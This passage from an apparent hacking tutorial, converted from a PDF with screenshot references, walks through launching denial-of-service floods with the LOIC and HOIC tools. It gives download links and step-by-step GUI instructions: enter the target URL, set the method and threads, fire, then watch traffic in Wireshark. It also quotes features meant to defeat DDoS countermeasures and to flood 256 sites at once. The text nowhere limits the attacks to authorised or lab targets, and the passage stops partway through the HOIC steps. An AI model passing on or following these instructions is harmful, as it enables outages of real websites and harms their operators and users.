
- Open wireshark



- Select network interface



- Attack Started 👍




## 5. Perform DOS/DDOS Using LOIC

**LOIC** stands for **Low Orbit Ion Cannon** — it is an **open-source DoS (Denial of Service) attack tool** that is used to flood a target with **massive amounts of TCP, UDP, or HTTP requests**, causing the target server to **slow down or crash**.


Originally developed for **network stress testing**, it became widely known when it was used by **hacktivist groups like Anonymous** in large-scale DDoS attacks.

**Download Link :-** <https://sourceforge.net/projects/loic/>




## How to use it :-


- After installation open the app




- Enter url and then click on lock on




- Set Method




- Set threads and then click of **IMMA CHARGIN MAH LAZER**




- Attack Started 🤘



- Now open Wireshark for monitoring packets



- Attack started 🚀



## 6. Perform DOS/DDOS Using HOIC

**HOIC** (High Orbit Ion Cannon) is a **powerful DoS (Denial of Service)** tool designed to launch **HTTP flood attacks** against web servers. It is an advanced version of the **LOIC (Low Orbit Ion Cannon)** tool but with a more **powerful and distributed attack mechanism**. It is primarily used for **flooding web servers** with HTTP requests to **overload** and **crash** the target system.

HOIC is popular in the **hacktivist** community and has been used in large-scale **DDoS** (Distributed Denial of Service) attacks.

**Download Link :-**

<https://sourceforge.net/projects/highorbitcannon/>

**High Orbit Ion Cannon**

Brought to you by: smurftroll

Downloads: 222 This Week      Last Update: 2016-08-12

**Features**


- High-speed multi-threaded HTTP Flood
- Simultaneously flood up to 256 websites at once
- Built-in scripting system to allow the deployment of 'boosters', scripts designed to thwart DDoS counter measures and increase DoS output
- Easy to use interface
- Can be ported over to Linux/Mac with a few bug fixes (I do not have either systems)
- Ability to select the number of threads in an ongoing attack
- Ability to throttle attacks individually with three settings: LOW, MEDIUM, and HIGH

Project Samples


Want the latest updates on software, tech news, and AI? Get latest updates about software, tech news, and AI from SourceForge directly in your inbox once a month.

## How to use it - :


- After installation open the app




- Click on plus “+” button and add target url
- Click on add



